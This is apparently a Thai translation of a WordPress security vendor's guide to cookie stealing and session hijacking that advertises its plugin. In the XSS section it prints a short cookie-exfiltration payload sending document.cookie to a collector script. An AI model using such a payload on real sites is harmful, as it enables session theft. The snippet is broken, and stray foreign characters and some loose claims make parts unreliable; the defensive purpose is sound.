

คุณรู้ไหมว่าเว็บไซต์ของคุณใช้คุกกี้เก็บข้อมูลลับ? คุณรู้ไหมว่าแฮกเกอร์สามารถขโมยคุกกี้ของคุณได้ง่าย? สิ่งนี้อาจทำให้เว็บไซต์และผู้เยี่ยมชมของคุณเสี่ยงต่ออันตราย!
คุกกี้เก็บข้อมูลทุกประเภท - ตั้งแต่การตั้งค่าโฆษณาของลูกค้า ข้อมูลเข้าสู่ระบบ และข้อมูลบัตรเครดิต คุกกี้ถูกใช้อย่างกว้างขวางทั่วอินเทอร์เน็ต และน่ากลัวแค่ไหนที่พวกเขาถูกขโมยบ่อยแค่ไหน
หากคุณเป็นเหยื่อของการขโมยคุกกี้หรือการปล้นเซสชัน ผลกระทบจะรุนแรง ไม่ได้แค่คุณสูญเสียรายได้และความไว้วางใจของผู้เยี่ยมชม แต่คุณยังอาจเผชิญปัญหาทางกฎหมายและค่าปรับหนัก!
แต่น่ารำลึกใจ เพราะวันนี้ เราจะพาคุณผ่านทุกสิ่งที่คุณต้องรู้เพื่อป้องกันการโจมตีเหล่านี้!
ในคู่มือนี้ เราจะเรียนรู้ก่อนว่าแฮกเกอร์ขโมยคุกกี้อย่างไร แล้วค่อยผ่านมาตรการป้องกัน
สรุปสั้น: กังวลเกี่ยวกับเว็บไซต์ WordPress ของคุณ? คุณสามารถรักษาความปลอดภัยเว็บไซต์ได้ทันทีโดยการติดตั้ง ปลั๊กอินป้องกันการปล้นเซสชันและการขโมยคุกกี้ มันจะสแกนเว็บไซต์ของคุณเป็นประจำและแจ้งเตือนคุณหากแฮกเกอร์ฉีดโค้ดที่เป็นอันตรายที่จะช่วยให้พวกเขาขโมยคุกกี้ คุณสามารถทำความสะอาดการแฮกทันทีและหลีกเลี่ยงผลกระทบ
สารบัญ
→ What Is Cookie Stealing? (การขโมยคุกกี้คืออะไร?)
→ How Hackers Use Cross-site Scripting (XSS) To Steal Cookies & Hijack Sessions? (แฮกเกอร์ใช้ Cross-site Scripting (XSS) ขโมยคุกกี้และปล้นเซสชันอย่างไร?)
→ How To Prevent Cookie Stealing And Session Hijacking? (วิธีป้องกันการขโมยคุกกี้และการปล้นเซสชัน?)
→ Steps Website Visitors Can Take Against Cookie Stealing (ขั้นตอนที่ผู้เยี่ยมชมเว็บไซต์สามารถทำได้เพื่อต่อต้านการขโมยคุกกี้)
What Is Cookie Stealing? (การขโมยคุกกี้คืออะไร?)
แม้เราจะหวัง การขโมยคุกกี้ไม่ได้ง่ายเหมือนเด็กๆ ที่แทรกมือเข้าไปในกระป๋องคุกกี้! มันเป็นกระบวนการที่ซับซ้อน และเพื่อเข้าใจว่ากำลังเกิดอะไรขึ้น เราต้องสัมผัสพื้นฐาน
→ What Is A Cookie? (คุกกี้คืออะไร?)
คุณสามารถคิดถึงคุกกี้เป็นชิ้นข้อมูลเล็กๆ มันเก็บข้อมูลเกี่ยวกับการโต้ตอบของคุณกับเว็บไซต์ ตัวอย่างเช่น เว็บไซต์อีคอมเมิร์ซจะต้องการติดตามเส้นทางของลูกค้า - สินค้าที่ค้นหา, สินค้าที่ซื้อ, สินค้าที่ทิ้งไว้ในตะกร้า, หรือหน้าไหนที่พวกเขาเยี่ยมชม
สิ่งนี้ให้ข้อมูลเชิงวิเคราะห์แก่ร้านค้าว่าลูกค้าชอบอะไร หน้าไหนถูกเยี่ยมชมมากที่สุด ผู้ใช้อยู่บนหน้านานแค่ไหน ฯลฯ พวกเขาสามารถใช้ข้อมูลนี้ เพื่อปรับแต่งสิ่งที่แสดงบนเว็บไซต์ ตามความชอบของลูกค้า
คุกกี้ให้ข้อมูลเชิงลึกแก่เจ้าของเว็บไซต์ว่าสิ่ง gìทำงาน สิ่งไหนไม่ทำงาน ช่วยให้พวกเขากำหนดว่าพวกเขาต้องเปลี่ยนหรือปรับปรุงอะไรบนเว็บไซต์ของพวกเขา
คุกกี้ยังใช้แสดงโฆษณาที่เกี่ยวข้องกับผู้ใช้ เมื่อคุณเยี่ยมชมเว็บไซต์ คุณจะสังเกตเห็นโฆษณาที่แสดง

โฆษณาเหล่านี้มักสะท้อนประวัติการค้นหาล่าสุดของคุณ ตัวอย่างเช่น หากคุณค้นหา 'laptop' บน Google คุณจะสังเกตว่าโฆษณาบนเว็บไซต์ทุกแห่งแสดงโฆษณา Dell โฆษณาเหล่านี้ไม่ใช่ส่วนหนึ่งของเว็บไซต์ แต่จัดการโดยบริการอย่าง Google Adsense
คุกกี้ทำให้สิ่งต่างๆ สะดวกสบายสำหรับทั้งเจ้าของเว็บไซต์และผู้ใช้ มันสามารถเพิ่มการมีส่วนร่วมและนำไปสู่การขายมากขึ้น ซึ่งดีสำหรับเจ้าของเว็บไซต์ สำหรับผู้ซื้อ คุกกี้ช่วยให้พวกเขาได้ประสบการณ์ที่เฉพาะตัวมากขึ้นบนเว็บไซต์ หรือเห็นโฆษณาที่เกี่ยวข้องมากขึ้น
แต่มันมีข้อบกพร่องมากมายซึ่งเราจะอภิปรายในภายหลัง
[Back to Top ↑]
→ What Is A Browser Session and Session ID? (เซสชันเบราว์เซอร์และ Session ID คืออะไร?)
เมื่อคุณล็อกอินเข้าสู่เว็บไซต์ เซสชันระหว่างคอมพิวเตอร์ของคุณและเว็บไซต์นี้จะถูกสร้างขึ้น
ตัวอย่างเช่น เมื่อคุณล็อกอิน Facebook เซสชันจะเริ่มต้นขึ้น นี่ช่วยให้คุณใช้ Facebook ต่อได้ (แม้คุณจะปิดและเปิดเบราว์เซอร์ใหม่) จนกว่าคุณจะคลิก 'log out' และจบเซสชัน
หากเซสชันไม่ถูกสร้าง คุณจะต้องล็อกอินทุกครั้ง ที่คุณต้องการข้อมูลใหม่ ตัวอย่างเช่น หากคุณต้องการออกจากฟีดข่าว Facebook และดูโปรไฟล์เพื่อน คุณจะถูกล็อกเอาท์จาก Facebook และต้องใส่ข้อมูลประจำตัวอีกครั้งเพื่อล็อกอินและดูโปรไฟล์เพื่อน

นี่คือเหตุผลว่าทำไมเซสชันจึงจำเป็น มันทำให้คุณล็อกอินอยู่ เพื่อที่คุณจะสามารถเลี้ยวลองหน้าเว็บต่างๆ และนำทางเว็บไซต์ต่อได้
สิ่งสำคัญที่ต้องจดจำที่นี่คือ ทุกเซสชันสร้างชุดคุกกี้ขึ้นมา เราสามารถเรียกคุกกี้เหล่านี้ว่า session cookies และแต่ละ session cookie มี session ID ที่ไม่ซ้ำกัน
เว็บไซต์ใช้ ID นี้เพื่อยืนยันตัวตนผู้ใช้และสร้างการเชื่อมต่อที่เชื่อถือได้
ตัวอย่างเช่น เพื่อล็อกอิน Facebook คุณต้องใส่ชื่อผู้ใช้และรหัสผ่าน ต่อมา เซสชันจะถูกสร้างพร้อม ID ที่ไม่ซ้ำกัน คำขอใดๆ ที่คุณส่งไปยังเว็บไซต์ Facebook จะถูกยืนยันตัวตนด้วย ID นี้ ดังนั้น เมื่อคุณต้องการดูหน้าอื่น คุณจะส่งคำขอไปยังเซิร์ฟเวอร์ Facebook เพื่อแสดงหน้านั้น Facebook ยืนยัน ID และแสดงเนื้อหาที่คุณต้องการเห็น
ตอนนี้ แฮกเกอร์สามารถปล้นเซสชันของคุณและใช้ประโยชน์จากการเชื่อมต่อที่เชื่อถือได้นี้ พวกเขาสามารถส่งคำขอที่เป็นอันตรายในนามของคุณได้ มาดูว่าพวกเขาทำอย่างไร
[Back to Top ↑]
→ What Are The Security Concerns With Cookies? (ข้อกังวลด้านความปลอดภัยกับคุกกี้คืออะไร?)
เมื่อคุกกี้ถูกสร้าง พวกเขาสามารถมองเห็นได้เพียงคุณ - เจ้าของเว็บไซต์ ไม่มีเว็บไซต์อื่นที่สามารถมองเห็นคุกกี้ของคุณได้ พวกเขาเป็นของคุณเพียงคุณเดียว
แตคุกกี้เหล่านี้เดินทางข้ามอินเทอร์เน็ต พวกเขาถูกใช้โดยบริการโฆษณาและบริการวิเคราะห์ ดังนั้นคุกกี้เหล่านี้กระเด้งไปมาจากเซิร์ฟเวอร์ไปเซิร์ฟเวอร์ทั่วโลก หากการเชื่อมต่อไม่ปลอดภัย แฮกเกอร์สามารถกดักฟังและขโมยคุกกี้เหล่านี้ได้ง่าย
ตอนนี้ คุณอาจคิดว่า หากแฮกเกอร์จับข้อมูลเกี่ยวกับความชอบการช้อปปิ้งของคุณได้ ไม่ใช่เรื่องใหญ่ หรอก?
ปัญหาคือ คุกกี้เก็บมากกว่าข้อมูลเกี่ยวกับความชอบการช้อปปิ้งของคุณ มันยังเก็บรายละเอียดธนาคารและข้อมูลส่วนตัว เช่น ที่อยู่จัดส่งและรายละเอียดติดต่อ
หากข้อมูลประเภทนี้ตกมือคนผิด มันสามารถใช้ประโยชน์ในกิจกรรมฉ้อโกงได้
หนึ่งในวิธีที่พบบ่อยที่สุดที่แฮกเกอร์ขโมยคุกกี้คือ หากพวกเขาใช้ Wi-Fi เดียวกับคุณ การแฮก Wi-Fi แบบนี้เรียกว่า man-in-the-middle attacks และสามารถเกิดขึ้นได้ก็ต่อเมื่อทั้งสองเชื่อมต่อกับเครือข่ายไร้สายเดียวกัน นี่คือเหตุผลที่แนะนำให้ ไม่ใช้ Wi-Fi สาธารณะ ที่ไม่ปลอดภัยหรือใช้โดยคนเยอะ สิ่งนี้อาจเกิดขึ้นกับผู้ใช้ในเครือข่ายคอมพิวเตอร์เดียวกันได้เช่นกัน
วิธีอื่นๆ อีกนิดหน่อยรวมถึง packet sniffing และการใช้ประโยชน์จากช่องโหว่ที่เรียกว่า cross-site scripting วันนี้ เราจะแสดงรายละเอียดว่า XSS cookie stealing ทำงานอย่างไร
[Back to Top ↑]
How Hackers Use Cross-site Scripting (XSS) To Steal Cookies & Hijack Sessions? (แฮกเกอร์ใช้ Cross-site Scripting (XSS) ขโมยคุกกี้และปล้นเซสชันอย่างไร?)
เพื่อแสดงให้เห็นว่าแฮกเกอร์ขโมยคุกกี้โดยใช้การโจมตี cross-site scripting (XSS) เราจะใช้ตัวอย่าง สมมติว่าคุณเยี่ยมชมเว็บไซต์ที่มีส่วนความคิดเห็น
ความคิดเห็นที่คุณทำจะถูกส่งไปยังฐานข้อมูลของเว็บไซต์ โดยปกติ ส่วนความคิดเห็นนี้ควรจะถูกตั้งค่าให้ยอมรับเฉพาะข้อความภาษาอังกฤษธรรมดา แต่หากมันยอมรับตัวอักษรพิเศษด้วย นี่ทำให้มันเปราะบางต่อ XSS
แฮกเกอร์สามารถใส่โค้ดที่เป็นอันตรายของตัวเอง ซึ่งจะถูกส่งไปยังฐานข้อมูล เมื่ออยู่ภายใน โค้ดจะถูกดำเนินการ มีโค้ดมากมายที่แฮกเกอร์สามารถแทรกเข้าไปในเว็บไซต์เพื่อรันกิจกรรมที่เป็นอันตรายหลากหลายอย่าง สร้างผู้ดูแลเว็บไซต์ใหม่ หรือขโมยคุกกี้
เพื่อขโมยคุกกี้ แฮกเกอร์สามารถใส่โค้ดต่อไปนี้:
หมายเหตุ: นี่ไม่ใช่บทเรียนวิธีขโมยคุกกี้ บทความนี้มีจุดประสงค์เพื่อให้เจ้าของเว็บไซต์ทราบว่าแฮกเกอร์สามารถขโมยคุกกี้ได้อย่างไร เราไม่แนะนำให้คุณดำเนินการผิดกฎหมายใดๆ
[php]
document.write('<img src="https://localhost/submitcookie.php? cookie ='
+ escape(document.cookie) + '" />);
[/php]
ในส่วนความคิดเห็น โค้ดนี้จะปรากฏเป็นรูปภาพ หากคุณ (ในฐานะผู้เยี่ยมชม) คลิกที่มัน คุณจะเห็นรูปภาพแสดง แต่มีมากกว่านั้นที่เกิดขึ้น
เมื่อคุณคลิกที่รูปภาพ ไฟล์ PHP นี้จะดำเนินการโค้ดเงียบๆ และดึง session cookie และ session ID ของคุณ
ตอนนี้แฮกเกอร์สามารถสร้างเซสชันของคุณใหม่และปลอมตัวเป็นคุณบนเว็บไซต์นั้นได้ พวกเขาสามารถดำเนินการร้ายแรงหลายอย่าง ตัวอย่างเช่น หากคุกกี้ของคุณมีข้อมูลบัตรเครดิตหรือข้อมูลชำระเงินอื่นๆ พวกเขาสามารถซื้อของได้
โชคดีที่มีมาตรการป้องกันเพื่อปกป้องเจ้าของเว็บไซต์และผู้เยี่ยมชมจากการแฮกเหล่านี้
อย่าคลิกลิงก์น่าสงสัยในส่วนความคิดเห็นของเว็บไซต์และในอีเมล คุณอาจกลายเป็นเหยื่อของการขโมยคุกกี้
[Back to Top ↑]
How To Prevent Cookie Stealing And Session Hijacking? (วิธีป้องกันการขโมยคุกกี้และการปล้นเซสชัน?)
มีสองฝ่ายที่เล่นบทบาทในการป้องกันการขโมยคุกกี้และการปล้นเซสชัน - เจ้าของเว็บไซต์และผู้เยี่ยมชม เราจะอภิprายมาตรการป้องกันสำหรับทั้งสองฝ่าย
→ Measures Website Owners Can Take Against Cookie Stealing (มาตรการที่เจ้าของเว็บไซต์สามารถทำได้เพื่อต่อต้านการขโมยคุกกี้)
ในฐานะเจ้าของเว็บไซต์ หากคุณไม่มีนักวิเคราะห์ความปลอดภัยจัดการให้ คุณต้องนำมาตรการป้องกันต่อไปนี้ไปใช้:
1. ติดตั้งใบรับรอง SSL (Install an SSL Certificate)
ข้อมูลถูกถ่ายโอนอย่างต่อเนื่องระหว่างเบราว์เซอร์ของผู้ใช้และเซิร์ฟเวอร์เว็บของคุณ โดยไม่มี SSL ข้อมูลนี้ (คุกกี้) จะถูกส่งในรูปแบบข้อความธรรมดา (plain text) หากแฮกเกอร์กดักฟังข้อมูลนี้ พวกเขาสามารถอ่านมันได้ง่าย ดังนั้น หากมันมีข้อมูลประจำตัวล็อกอิน มันจะถูกเปิดเผย

SSL (Secure Sockets Layer) จะเข้ารหัสข้อมูลก่อนถ่ายโอน ดังนั้น แม้แฮกเกอร์จะขโมยมันได้ พวกเขาก็ไม่สามารถอ่านข้อมูลได้
คุณสามารถรับใบรับรอง SSL ผ่านบริษัทโฮสติ้งเว็บของคุณ หรือจากผู้ให้บริการ SSL คุณยังสามารถรับใบรับรอง SSL ฟรีพื้นฐานจาก Let's Encrypt ได้
2. ติดตั้งปลั๊กอินความปลอดภัย (Install a Security Plugin)
เก็บ ปลั๊กอินความปลอดภัย WordPress อย่าง MalCare ให้ทำงานอยู่บนเว็บไซต์ของคุณ ไฟร์วอลล์ของปลั๊กอินจะป้องกันการพยายามแฮกบนเว็บไซต์ของคุณและบล็อกที่อยู่ IP ที่เป็นอันตราย นอกจากนี้ มันจะสแกนเว็บไซต์ของคุณเป็นประจำและแจ้งเตือนคุณหากมีโค้ดที่เป็นอันตรายถูกแทรกโดยแฮกเกอร์ คุณสามารถทำความสะอาดเว็บไซต์ของคุณทันที นี่จะช่วยให้คุณตรวจจับและลบการพยายามแฮกเช่นนี้ทันทีก่อนที่จะทำ害
3. อัปเดตเว็บไซต์ของคุณ (Update Your Website)
เก็บเว็บไซต์ของคุณให้ทันสมัยเสมอ นี่รวมถึงการติดตั้ง WordPress, ธีม และปลั๊กอิน การรันบนซอฟต์แวร์ที่ล้าสมัยเปิดช่องโหว่มากมายบนเว็บไซต์ของคุณที่แฮกเกอร์สามารถใช้ประโยชน์ได้ ตรวจสอบให้แน่ใจว่าคุณอัปเดตเว็บไซต์ของคุณทุกครั้งที่มีการอัปเดตใหม่

การอัปเดตเหล่านี้ไม่ได้นำคุณสมบัติใหม่และการแก้ไขบั๊กมาอย่างเดียว แต่ยังแก้ไขช่องโหว่ด้านความปลอดภัยจากเวล לזמן
4. เสริมสร้างความปลอดภัยเว็บไซต์ (Harden Your Website)
WordPress.org แนะนำมาตรการการเสริมสร้างความปลอดภัยเว็บไซต์บางอย่างที่คุณควรนำไปใช้บนเว็บไซต์ของคุณ นี่รวมถึงการใช้ชื่อผู้ใช้และรหัสผ่านที่แข็งแกร่งและไม่ซ้ำกัน การบล็อกการดำเนินการ PHP ในโฟลเดอร์ที่ไม่รู้จัก การปิดใช้งานตัวแก้ไขไฟล์ในธีมและปลั๊กอิน และอื่นๆ ตอนนี้ ทั้งหมดนี้อาจดูเหมือนภาษาต่างดาวสำหรับคุณ ดังนั้นเราจึงสร้างคู่มือฉบับสมบูรณ์แบบขั้นตอนต่อขั้นตอนสำหรับ WordPress Hardening ที่คุณสามารถปฏิบัติตามได้
[Back to Top ↑]
Steps Website Visitors Can Take Against Cookie Stealing (ขั้นตอนที่ผู้เยี่ยมชมเว็บไซต์สามารถทำได้เพื่อต่อต้านการขโมยคุกกี้)
ในฐานะผู้เยี่ยมชมเว็บไซต์ คุณไม่ต้องไว้วางใจโดยอंधาว่าเว็บไซต์ได้ดำเนินมาตรการความปลอดภัยที่เหมาะสมแล้ว คุณสามารถปกป้องตัวเองด้วยโปรโตคอลความปลอดภัยเว็บต่อไปนี้
1. ติดตั้งแอนตี้ไวรัสที่มีประสิทธิภาพ (Install an Effective Anti-virus)
ให้แน่ใจว่าอุปกรณ์ที่คุณใช้เข้าถึงอินเทอร์เน็ตมีซอฟต์แวร์ป้องกันมัลแวร์ติดตั้งอยู่ มันจะแจ้งเตือนคุณหากตรวจพบมัลแวร์เมื่อคุณเยี่ยมชมเว็บไซต์ที่เป็นอันตราย มันยังจะลบมัลแวร์ที่คุณอาจดาวน์โหลดหรือติดตั้งบนระบบของคุณโดยไม่ได้ตั้งใจ
2. อย่าคลิกลิงก์น่าสงสัย (Never Click on Suspicious Links)
แฮกเกอร์มุ่งเป้าผู้ใช้ผ่านส่วนความคิดเห็นบนเว็บไซต์และผ่านอีเมล หลีกเลี่ยงการคลิกลิงก์ที่ไม่น่าเชื่อถือ โดยเฉพาะลิงก์ที่หลอกลวงคุณด้วยข้อเสนอหรือส่วนลดที่ดูน่าดึงดูด
3. หลีกเลี่ยงการเก็บข้อมูลละเอียดอ่อน (Avoid Storing Sensitive Data)
การเก็บข้อมูลบัตรเครดิตบนเว็บไซต์ช้อปปิ้งทำให้เช็คเอาท์เร็วขึ้นและสะดวกขึ้น การบันทึกรหัสผ่านบนเบราว์เซอร์อย่าง Google Chrome เพื่อล็อกอินอัตโนมัติเข้าสู่เว็บไซต์ กำจัดความจำเป็นต้องจำรหัสผ่าน!
แตทุกอย่างนี้มาพร้อมกับความเสี่ยงสูงที่จะถูกขโมย มันดีที่สุดที่จะไม่เคยเก็บข้อมูลละเอียดอ่อนบนเว็บไซต์ มันอาจประหยัดเวลาได้ไม่กี่วินาที แต่มันก็ทำให้คุณเสี่ยงต่อการถูกโจมตี
4. ล้างคุกกี้ (Clear Cookies)
คุณสามารถล้างคุกกี้ของคุณเป็นประจำเพื่อกำจัดข้อมูลละเอียดอ่อนที่เก็บอยู่ในเบราว์เซอร์อย่าง Google Chrome เข้าถึง History > Clear Browsing History ที่นี่ ให้ติ๊กถูกที่ช่อง 'Cookies and other site data'

เลือกช่วงเวลา 'All Time' (ตลอดกาล) หรือช่วงที่ตรงกับความชอบของคุณ ต่อไป คลิก 'Clear data' และคุกกี้จะถูกลบจากประวัติเบราว์เซอร์ของคุณ
สิ่งนี้นำเราสู่จุดจบของการขโมยคุกกี้ เราหวังว่าบทความนี้ช่วยให้คุณเข้าใจได้ดีขึ้นเกี่ยวกับสิ่งที่เกิดขึ้นจริงและวิธีป้องกันมัน
คู่มือนี้จาก MalCare ช่วยให้ฉันเข้าใจการขโมยคุกกี้และวิธีใช้มาตรการป้องกัน ตรวจสอบดูสิ
[Back to Top ↑]
Final Thoughts (ข้อคิดสุดท้าย)
ในฐานะเจ้าของเว็บไซต์ คุณต้องดำเนินมาตรการป้องกันเพื่อรักษาสิทธิประโยชน์ของตัวเอง รวมถึงผู้เยี่ยมชม ลูกค้า และลูกค้าของคุณ แต่เราเข้าใจว่าการตั้งค่าเว็บไซต์และจัดการมันเป็นงานหนัก
มีสิ่งที่ต้องดูแลไม่มีที่สิ้นสุด ซึ่งเป็นเหตุผลที่ความปลอดภัย WordPress มักถูกวางไว้ข้างหลังหลายครั้ง
แตการละเลยด้านความปลอดภัยของเว็บไซต์ของคุณอาจพิสูจน์ว่าเป็นภัยพิบัติต่อความพยายามอื่นๆ ทั้งหมดของคุณ
โซลูชันที่ง่าย เร็ว และมีประสิทธิภาพคือปลั๊กอินความปลอดภัย MalCare คุณสามารถคิดถึงมันเป็นผู้คุ้มกันความปลอดภัยที่คุณจ้าง มันจะทำงานตลอด 24 ชั่วโมง เพื่อสแกนเว็บไซต์ของคุณเป็นประจำและปกป้องมันจากการโจมตี คุณสามารถนิ่งใจได้ว่าเว็บไซต์ของคุณอยู่ในมือที่ปลอดภัย
รักษาเว็บไซต์ WordPress ของคุณให้ปลอดภัยด้วย MalCare!
